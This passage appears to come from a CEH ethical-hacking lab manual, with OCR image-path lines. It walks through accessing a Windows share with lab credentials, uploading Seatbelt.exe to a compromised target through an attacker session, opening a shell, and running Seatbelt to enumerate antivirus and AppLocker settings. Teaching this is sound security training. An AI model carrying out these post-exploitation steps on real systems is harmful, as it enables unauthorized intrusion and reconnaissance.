
- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

42. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Github Tools** and copy **Seatbelt.exe** file. Paste the copied file onto **Desktop**.


43. In the terminal type **upload /home/attacker/Desktop/Seatbelt.exe** and press **Enter** to upload Seatbelt.exe into the target system.




44. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



45. Type **Seatbelt.exe -group=system** and press **Enter** to gather information about AMSIProviders, AntiVirus, AppLocker etc.



